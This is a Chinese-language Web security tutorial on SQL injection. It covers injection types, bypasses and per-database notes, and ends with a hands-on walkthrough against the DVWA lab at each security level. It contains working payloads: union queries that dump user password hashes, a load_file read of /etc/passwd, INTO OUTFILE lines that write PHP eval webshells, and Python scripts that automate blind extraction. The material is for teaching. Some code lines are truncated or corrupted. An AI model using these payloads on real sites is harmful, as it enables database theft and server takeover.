

本文由红日安全成员：Aixic 编写，如有不当，还望斧正。

大家好，我们是红日安全-Web安全攻防小组。此项目是关于Web安全的系列文章分享，还包含一个HTB靶场供大家练习，我们给这个项目起了一个名字叫[Web安全实战](#)

，希望对想要学习Web安全的朋友们有所帮助。每一篇文章都是于基于漏洞简介-漏洞原理-漏洞危害-测试方法（手工测试，工具测试）-靶场测试（分为PHP靶场、JAVA靶

1. SQL注入

1.1 漏洞简介

结构化查询语言（Structured Query

Language，缩写：SQL），是一种特殊的编程语言，用于数据库中的标准数据查询语言。1986年10月，美国国家标准学会对SQL进行规范后，以此作为关系式数据库管

X3。135-1986），1987年得到国际标准组织的支持下成为国际标准。不过各种通行的数据库系统在其实践过程中都对SQL规范作了某些编改和扩充。所以，实际上不同数据

1.2 漏洞原理

可以通过网站存在的查询语句进行构造，为此开发者对其伤透了脑筋，漏洞不光是查询，可能还存在与API、隐藏链接、http头数据、写入数据等。需要对数据包的结构和传

需要记住的information_schema数据库的SCHEMATA、TABLES、COLUMNS。

SCHEMATA表中存放所有数据库的名，字段名为SCHEMA_NAME。

关键函数database() 当前数据库名、version() 当前mysql版本、user()当前mysql用户。

1.3 漏洞危害

危害较高的漏洞,可以获取敏感信息，修改信息，脱裤，上传 webshell,执行命令。

2. SQL漏洞类型

2.1 区分数字和字符串

数字上是不加单引号的如'2'+ '2'='22'而非'4'

而2+2=4

2.2 内联SQL注入

sql注入主要是靠内联SQL来进行注入的

and or 与或非的判断来进行内联SQL注入，等于在原先的语句上扩展出来的语句

2.3 报错注入

报错注入顾名思义主要是利用数据库报错来进行判断是否存在注入点。如果不符合数据库语法规则就会产生错误。

常用的特殊字符：'\';%00) (# "

2.4 盲注

2.4.1 常用函数

1) 函数length()

计算数据库长度

```
id=1' and length(database())=8;
```

2) 函数left(a)=b

sql的left()函数如果式子成立返回1如果不成立返回0

```
select left(database(),1)='r';
```

一般用来猜测库的名字

3) 函数substr()

substr()和substring()函数实现的功能是一样的，均为截取字符串。

substring(string, start, length)

substr(string, start, length)

length(可选)要返回的字符数。如果省略，则 mid() 函数返回剩余文本

```
select substr(database(),1,1)='a';
```

可进行单字符验证可进行全字符验证

4) 函数mid()

mid(string,start,length)

string(必需)规定要返回其中一部分的字符串。

start(必需)规定开始位置 (起始值是 1)。

length(可选)要返回的字符数。如果省略, 则 mid() 函数返回剩余文本

```
select mid(database(),1)='testt';
```

可进行单字符验证可进行全字符验证

5) 函数ascii()

返回字符串str的最左字符的数值。返回0, 如果str为空字符串。返回NULL, 如果str为NULL。ASCII()返回数值是从0到255;

只会返回最左边字符的可以配合substr()

```
mysql> select ascii('aa');
+-----+
| ascii('aa') |
+-----+
|          97 |
+-----+
1 row in set (0.00 sec)

mysql> select ascii('ab');
+-----+
| ascii('ab') |
+-----+
|          97 |
+-----+
1 row in set (0.00 sec)
```

6) ord函数

ORD() 函数返回字符串第一个字符的 ASCII 值。

```
mysql> select ord('abcd');
+-----+
| ord('abcd') |
+-----+
|          97 |
+-----+
1 row in set (0.00 sec)

mysql> select ord('accdd');
+-----+
| ord('accdd') |
+-----+
|          97 |
+-----+
1 row in set (0.00 sec)
```

7) 函数updatexml()

```
updatexml(XML_document, XPath_string, new_value);
```

第一个参数: XML_document是String格式, 为XML文档对象的名称, 文中为Doc

第二个参数: XPath_string (Xpath格式的字符串), 如果不了解Xpath语法, 可以在网上查找教程。

第三个参数: new_value, String格式, 替换查找到的符合条件的数据

在当前数据库中演示

8) 函数exp()

exp是以e为底的指数函数。可能会存在溢出

```
mysql> select exp(1);
+-----+
| exp(1) |
+-----+
```

```
| 2.718281828459045 |
+-----+
1 row in set (0.00 sec)
```

由于数字太大是会产生溢出。这个函数会在参数大于709时溢出，报错

```
mysql> select exp(709);
+-----+
| exp(709) |
+-----+
| 8.218407461554972e307 |
+-----+
1 row in set (0.00 sec)

mysql> select exp(710);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(710)'
```

2.4.2 布尔类型注入

如果成功注入会正确显示内容，如果没成功会显示非正常内容。

2.4.3 无报错回显注入

没有任何报错显示，但是能根据页面是否正确显示来进行判断。如搜索注入没有内容，正常搜索应该是有内容的。

2.4.4 时间注入

如果exp1为true返回值为sleep，如果为假返回值为1。ps：前提是网络延迟较低的情况。。

```
if(length(database())>1,sleep(5),1)
```

2.5 堆叠查询注入

通过分号隔开执行多条语句。

2.6 Union注入

前面不存在才会执行后面的语句，一般配合的是布尔类型的盲注

2.7 二次注入

在存入数据库的时候做了过滤，但是取出来的时候没有做过滤，而产生的数据库注入。

2.8宽字节注入

数据库大多数为GBK才可以%df

2.9 cookie注入

cookie中的参数也有可能存在注入

2.10 编码注入

Base64

2.11 XFF注入攻击

X-Forwarded-for伪造客户端IP

2.12 DNS_log

dnslog

2.13 组合注入

通过上述所有的注入方式进行组合攻击，如union+盲注

3. SQL注入绕过

大小写绕过
pathinfo配合dnslog
原本是id=1
变成1.txt?id=1

4. SQL数据库种类

4.1 Access

本地访问

4.2 MySQL

端口号：3306
需要记住默认库information_schema和其中的表SCHEMATA、TABLES和COLUMNS
SCHEMATA 存储的是用户创建所有数据库的库名记录数据库库名的字段为SCHEMA_NAME，这就是为什么这条数据库语句可以查询到全部数据库的原因
select schema_name from information_schema.schemata 查询全部数据库
select table_schema,table_name from information_schema.tables 查询全部数据库和表的对应
select column_name from information_schema.columns; 查询全部列
select 列 from xxxx库.xxx表; 查询值

limit 后使用 procedure analyse(extractvalue(rand(),concat(0x7e,version()))),1 这种方式触发 sql 注入，受到 Mysql 版本的限制，其区间在 Mysql 5.1.5 - Mysql5.5 附近。

注释符号：--空格，//内联注释，# Mysql-后面要加一个空格或者控制字符要不无法注释
'a' 'b'='ab'

4.3 SQLSever

端口号：1433
注释符号：--，//注释
'a'+'b'='ab'

4.4 Oracle

端口号：1521
注释符号：--，//注释
'a' || 'b'='ab'

4.5 PostgreSQL

端口号：5432或者5433
注释符号：--，//注释
'a' || 'b'='ab'

4.6 DB2

端口号：5000
SQLite
一种数据库文件，特别小，就一个库多个表，可用sqlite或者sqlite2打开

4.7 MongoDB

端口号：27017

5. SQL攻击手段

5.1 数据库提权

5.2 万能密码登陆

ASP站点'or'='or'

5.3 窃取哈希口令

5.4 数据库Dump

5.5 读写文件

5.5.1 load_file()读取文件操作

前提：

知道文件的绝对路径

能够使用 union 查询

对 web 目录有写的权限

union select 1,load_file('/etc/passwd'),3,4,5#

0x2f6574632f706173737764

union select 1,load_file(0x2f6574632f706173737764),3,4,5#

路径没有加单引号的话必须转换十六进制

要是想省略单引号的话必须转换十六进制

5.5.2 into outfile 写入文件操作

前提：

文件名必须是全路径(绝对路径)

用户必须有写文件的权限

没有对单引号'过滤

```
select '<?php phpinfo(); ?>' into outfile 'C:\Windows\tmp\8.php'
```

```
select '<?php @eval($_POST["admin"]); ?>' into outfile
```

```
'C:\phpStudy\PHPTutorial\WWW\8.php'
```

路径里面两个反斜杠\可以换成一个正斜杠/

PHP 语句没有单引号的话，必须转换成十六进制

要是想省略单引号'的话,必须转换成十六进制

```
<?php eval($_POST["admin"]); ?> ■■ <?php
```

```
eval($_GET["admin"]); ?>
```

```
<?php @eval($_POST["admin"]); ?>
```

```
<?php phpinfo(); ?>
```

```
<?php eval($_POST["admin"]); ?>
```

```
■■■■■■■■
```

```
<?php eval($_POST["admin"]); ?>
```

建议一句话 PHP 语句转换成十六进制

5.5.3 数据库备份文件

6. 测试方法

6.1 手工测试

这里我们采用DVWA靶场进行手工测试。

6.1.1 DVWA 简介

DVWA是用PHP+Mysql编写的一套用于常规WEB漏洞教学和检测的WEB脆弱性测试程序。包含了SQL注入、XSS、盲注等常见的一些安全漏洞。

6.1.2 DVWA 安装

<https://github.com/ethicalhack3r/DVWA/archive/master.zip>

本地PHPStudy搭建DVWA靶机，放入www目录下即可

环境使用PHP+MySQL即可。

6.1.3 测试过程

6.1.3.4 Low

(1) SQL Injection

其他难度主要是为绕过手段。

qli/?id=1&Submit=Submit#

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

判断是否存在注入在这里使用一个分号来进行扰乱数据库

192.168.123.20/vulnerabilities/qli/?id=1'&Submit=Submit#

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' at line 1

查看数据库，发现命令没有生效

```
190604 16:27:07 12207 Connect  dwwa@localhost on
                  12207 Query    USE dwwa
                  12208 Connect  dwwa@localhost on dwwa
                  12207 Quit
                  12208 Quit
```

使用%23来把后面的内个分号进行注释，这里不能使用#因为#为php的锚点不会传递到服务器。可以正常查询

qli/?id=1'%23&Submit=Submit#



Vulnerability: SQL Injection

User ID:

ID: 1'#
First name: admin
Surname: admin

数据库中发现#把后面的引号注释掉了导致语句成功执行

```
190604 16:28:48 12209 Connect  dwwa@localhost on
                  12209 Query    USE dwwa
                  12210 Connect  dwwa@localhost on dwwa
                  12209 Query    SELECT first_name, last_name FROM users WHERE user_id = '1'#
                  12209 Quit
                  12210 Quit
```

利用这个特性来进行注入构造语句id=1'or 1=1%23因为后面1=1为真就会把全部的字段全部输出出来。

i/?id=1'or 1=1%23&Submit=Submit#

Vulnerability: SQL Injection

User ID:

ID: 1'or 1=1#
First name: admin
Surname: admin

ID: 1'or 1=1#
First name: Gordon
Surname: Brown

ID: 1'or 1=1#
First name: Hack
Surname: Me

ID: 1'or 1=1#
First name: Pablo
Surname: Picasso


ID: 1'or 1=1#
First name: Bob
Surname: Smith

改一下代码显示sql语句。

/var/www/html/www1/vulnerabilities/sqli/source在这个文件下有源码在+一条echo \$query

```
// check database
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
echo $query;
```

(2) 堆叠注入



不知道为何会报错把这条语句复制下来在mysql命令行输入没有报错正常显示


```
mysql> SELECT first_name, last_name FROM users WHERE user_id = '1';select database();#;
+-----+-----+
| first_name | last_name |
+-----+-----+
| admin      | admin      |
+-----+-----+
1 row in set (0.00 sec)

+-----+
| database() |
+-----+
| dvwa       |
+-----+
1 row in set (0.00 sec)
```

(3) union注入

第一步先进行字段数量判断order by xx

?id=1'order+by+2%23&Submit=Submit#



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top is the DVWA logo. Below it, the title "Vulnerability: SQL Injection" is displayed. There is a form with a "User ID:" label and an input field. To the right of the input field is a "Submit" button. Below the form, the output is displayed in red text: "ID: 1'order by 2#", "First name: admin", and "Surname: admin". A faint watermark "先知社区" is visible in the bottom right corner of the output area.

order by 3的时候出现了报错说明为2个字段代码中也能体现，但是如果是渗透测试是看不见数据库命令的只能通过这个去尝试


SELECT first_name, last_name FROM users WHERE user_id = '1'order by 3#;

Unknown column '3' in 'order clause'

先知社区

得出2个字段后进行union注入id=1'union+select+1,2%23

/?id=1'union+select+1,2%23&Submit=Submit#



The screenshot shows the DVWA interface after a successful union injection. The "User ID:" input field is empty, and the "Submit" button is visible. The output is displayed in red text, showing two rows of results: "ID: 1'union select 1,2#", "First name: admin", "Surname: admin" and "ID: 1'union select 1,2#", "First name: 1", "Surname: 2". A faint watermark "先知社区" is visible in the bottom right corner of the output area.

1和2都显示了说明都可以进行替换。

```
ID: 1'union select version(),database()#  
First name: 5.6.43  
Surname: dvwa
```

?id=1'union+select+table_schema,table_name from information_schema.tables%23把所有数据库的库和表都对应的显示出来了。寻找需要的表


```
ID: 1'union select table_schema,table_name from information_schema.tables#
First name: information_schema
Surname: CHARACTER_SETS

ID: 1'union select table_schema,table_name from information_schema.tables#
First name: information_schema
Surname: COLLATIONS

ID: 1'union select table_schema,table_name from information_schema.tables#
First name: information_schema
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1'union select table_schema,table_name from information_schema.tables#
First name: information_schema
Surname: COLUMNS

ID: 1'union select table_schema,table_name from information_schema.tables#
First name: information_schema
Surname: COLUMN_PRIVILEGES

ID: 1'union select table_schema,table_name from information_schema.tables#
First name: information_schema
Surname: ENGINES

ID: 1'union select table_schema,table_name from information_schema.tables#
First name: information_schema
Surname: EVENTS

ID: 1'union select table_schema,table_name from information_schema.tables#
First name: information_schema
Surname: FILES

ID: 1'union select table_schema,table_name from information_schema.tables#
First name: information_schema
Surname: GLOBAL_STATUS

ID: 1'union select table_schema,table_name from information_schema.tables#
First name: information_schema
Surname: GLOBAL_VARIABLES
```

```
ID: 1'union select table_schema,table_name from information_schema.tables#
First name: dvwa
Surname: users
```

再去查字段?id=1'union+select+column_name,2 from information_schema.columns%23到最后找到属于users表的字段

first_name,password再去构造查询语句

```
Surname: 2

ID: 1'union select column_name,2 from information_schema.columns#
First name: first_name
Surname: 2

ID: 1'union select column_name,2 from information_schema.columns#
First name: last_name
Surname: 2

ID: 1'union select column_name,2 from information_schema.columns#
First name: password
Surname: 2
```

?id=1'union+select+first_name,password from dvwa.users查询到要拿到的内容了想想有没有简单的方法。

```

ID: 1'union select first_name,password from dvwa.users#
First name: admin
Surname: admin

ID: 1'union select first_name,password from dvwa.users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1'union select first_name,password from dvwa.users#
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID: 1'union select first_name,password from dvwa.users#
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1'union select first_name,password from dvwa.users#
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1'union select first_name,password from dvwa.users#
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

直接去查询他的表对应的字段就简单了

```
?id=1'union+select+table_name,column_name from information_schema.columns%23
```

所以只需要记住information_schema库下的columns表中的字段就可以了库是table_schema,表是table_name,字段是column_name

```

ID: 1'union select table_name,column_name from information_schema.columns#
First name: users
Surname: user_id

ID: 1'union select table_name,column_name from information_schema.columns#
First name: users
Surname: first_name

ID: 1'union select table_name,column_name from information_schema.columns#
First name: users
Surname: last_name

ID: 1'union select table_name,column_name from information_schema.columns#
First name: users
Surname: user

ID: 1'union select table_name,column_name from information_schema.columns#
First name: users
Surname: password

ID: 1'union select table_name,column_name from information_schema.columns#
First name: users
Surname: avatar

ID: 1'union select table_name,column_name from information_schema.columns#
First name: users
Surname: last_login

ID: 1'union select table_name,column_name from information_schema.columns#
First name: users
Surname: failed_login

```

(4) SQL Injection(Bind)

盲注即为不回显内容需要进行尝试根据页面返回的内容是否正常来进行判断

User ID:

User ID exists in the database.

User ID:

User ID is MISSING from the database.

说明存在盲注

User ID:

User ID exists in the database.

(5) 内联注入

直接用内联注入简单快捷。。

用length(database())=xx来判断数据库名长度如果成立就会返回正常

User ID:

User ID is MISSING from the database.

说明数据库名为4位

User ID:

User ID exists in the database.

1' and mid(database(),1,1)<'g'#使用mid来判断数据库第一位的内容只需要修改第二个标志位来判断位数如果为正确就会返回存在ID

User ID:

User ID exists in the database.

1' and mid(database(),2,1)='v'#

User ID:

User ID exists in the database.

后面就省略了。之后会有脚本教学进行判断

```
1' and (select count(table_name) from information_schema.tables where table_schema=database())=1# 
1' and (select count(table_name) from information_schema.tables where table_schema=database())=2# 

1' and length(mid((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9# 

1' and mid((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)='g'# 

1' and mid((select column_name from information_schema.columns where table_name='users' limit 0,1),1,1)='u'# 
```

```
1' and mid((select first_name from dvwa.users limit 0,1),1,1)='a'# ■■■■■first_name■■■■■a
```

时间盲注加个sleep就可以了

```
1' and if(length(database())=1,sleep(5),1) # ■■■■
```

```
1' and if(length(database())=2,sleep(5),1) # ■■■■
```

```
1' and if(length(database())=3,sleep(5),1) # ■■■■
```

```
1' and if(length(database())=4,sleep(5),1) # ■■■■
```

6.1.3.2 Medium

(1) SQL Injection

只做绕过不进行详细测试。

发现只是改成了POST型，加了个过滤特殊符号的函数，改成了数字型注入。

```
// Get input
$id = $_POST['id'];

$id = mysqli_real_escape_string($GLOBALS['__mysqli_ston'], $id);

$query = "SELECT first_name, last_name FROM users WHERE user_id = $id:";
$result = mysqli_query($GLOBALS['__mysqli_ston'], $query) or die('<pre>' . mysqli_error($GLOBALS['__mysqli_ston']) . '</pre>');

// Get results
while( $row = mysqli_fetch_assoc( $result ) ) {
    // Display values
    $first = $row['first_name'];
    $last = $row['last_name'];

    // Feedback for end user
    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
}
```

先知社区

成功注入

```
id=1 or 1=1#&Submit=Submit
```

```
ID: 1 or 1=1#
First name: admin
Surname: admin
ID: 1 or 1=1#
First name: Gordon
Surname: Brown
ID: 1 or 1=1#
First name: Hack
Surname: Me
ID: 1 or 1=1#
First name: Pablo
Surname: Picasso
ID: 1 or 1=1#
First name: Bob
Surname: Smith
```

SQL Injection(Bind)

一样就是改成了POST和过滤，数字型盲注。

```

<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $id = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["MySQLConverterToo"] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) : "" );

    // Check database
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id:";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo "<pre>User ID exists in the database.</pre>";
    }
    else {
        // Feedback for end user
        echo "<pre>User ID is MISSING from the database.</pre>";
    }

    //mysqli_close();
}
?>

```

正常绕过了

```

id=1 and length(database())=4#&Submit=Submit
</div>
<pre>User ID exists in the database.</pre>

```

6.1.3.3 High

(1) SQL Injection

通过外部传递进来的session的id和限制一次只能显示一行

```

<?php
if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1:";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );



    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }


    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}
?>

```

绕过了limit的限制



成功注入



需要特别提到的是，High级别的查询提交页面与查询结果显示页面不是同一个，也没有执行302跳转，这样做的目的是为了防止一般的sqlmap注入，因为sqlmap在注入过程中会自动提交查询。

SQL Injection(Bind)

跟上面差不多这个是Cookie的传递id，limit也是限制显示一行

```

if( isset( $_COOKIE[ 'id' ] ) ) {
    // Get input
    $id = $_COOKIE[ 'id' ];

    // Check database
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1:~";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo "<pre>User ID exists in the database.</pre>";
    }
    else {
        // Might sleep a random amount
        if( rand( 0, 5 ) == 3 ) {
            sleep( rand( 2, 4 ) );
        }

        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo "<pre>User ID is MISSING from the database.</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

```



```

Cookie: id=1; PHPSESSID=ilpheqsuj65d7b4qevl3ho0oq7;
security=high

```

这个比显示注入简单些，直接能在cookie处修改注入

成功绕过

```

Connection: close
Cookie: id=1' and length(database())=4#;
'PHPSESSID=ilpheqsuj65d7b4qevl3ho0oq7; security=high
'Upgrade-Insecure-Requests: 1
'Pragma: no-cache
'Cache-Control: no-cache

```

```

<div class="vulnerable_code_area">Click <a href="#"
onclick="javascript:popup('cookie-input.php');return false;"
    <pre>User ID exists in the database.</pre>
</div>

```



6.1.3.4 Impossible

(1) SQL Injection

做了个CSRF的防御，使用了PDO进行了分离数据和参数

先判断了一下id是否为数字如果不为数字直接就会跳过数据库查询，bindParam把id转换为int型,防止输入的数字为字符。进行查询有效限制了恶意构造语句

```

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

```



(2) SQL Injection(Bind)

跟如上一样

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1:' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();

        // Get results
        if( $data->rowCount() == 1 ) {
            // Feedback for end user
            echo '<pre>User ID exists in the database.</pre>';
        }
        else {
            // User wasn't found, so the page wasn't!
            header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

            // Feedback for end user
            echo '<pre>User ID is MISSING from the database.</pre>';
        }
    }
}
```



6.2 工具测试

继续对DVWA靶场进行测试。

6.2.1 Python半自动化脚本

多用于盲注，这里只演示盲注

6.2.1.1 注入数据库名

```
"""
@Product:DVWA
@Author:Aixic
@create■2019-06-04-19:33
"""


import urllib.request

header={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 S
, 'Cookie': 'PHPSESSID=248dmjg65dksvfvf8kk0k7vqj0; security=low'}
payload="abcdefghijklmnopqrstuvwxyABCDEFGHIJKLMNOPQRSTUVWXYZ_{}"
url="http://192.168.123.20/vulnerabilities/sqli_blind/?id=1"
end="&Submit=Submit#"
#1%27+and+mid%28database%28%29%2C1%2C1%29%3D%27d%27%23
if __name__ == '__main__':
    a=""
    for i in range(1,20):
        for j in payload:
            url1="%27+and+mid%28database%28%29%2C"+str(i)+"%2C1%29%3D%27"+str(j)+"%27%23"
            url_code_name = urllib.parse.quote(url1)
            #print(url1)
            try:
                rp = urllib.request.Request(url + url1 + end, headers=header)
                respon = urllib.request.urlopen(rp)
                html = respon.read().decode('utf-8')
                if "User ID exists in the database." in html:
                    a+=j
                    print(a)
                    break
            except:
                continue
```


6.2.1.2 查询数据库名

```
"""
@Product:DVWA
@Author:Aixic
@create■2019-06-04-19:33
"""
import urllib.request

header={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 S
, 'Cookie': 'PHPSESSID=248dmjg65dksvfvf8kk0k7vqj0; security=low'}
payload="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_{}"
urlhead="http://192.168.123.20/vulnerabilities/sqli_blind/?id=1"
end="&Submit=Submit#"
#1%27+and+mid%28database%28%29%2C1%2C1%29%3D%27d%27%23
if __name__ == '__main__':
    a=""
    c = 0
    for k in range(0,20):
        a+="\r\n"+str(k)+":"
        if c==2:
            print("■■■■")
            exit()
        for i in range(1,20):
            for j in payload:
                #url="%27+and+mid%28database%28%29%2C"+str(i)+"%2C1%29%3D%27"+str(j)+"%27%23"
                url="%27+and+mid%28%28select+schema_name+from+information_schema.schemata+limit+"+str(k)+"%2C1%29%2C"+str(i)+"%"
                #' and mid((select schema_name from information_schema.schemata limit 0,1),1,1)='i'#
                try:
                    rp = urllib.request.Request(urlhead + url + end, headers=header)
                    respon = urllib.request.urlopen(rp)
                    html = respon.read().decode('utf-8')
                    if "User ID exists in the database." in html:
                        a+=j
                        print(a)
                        c = 0
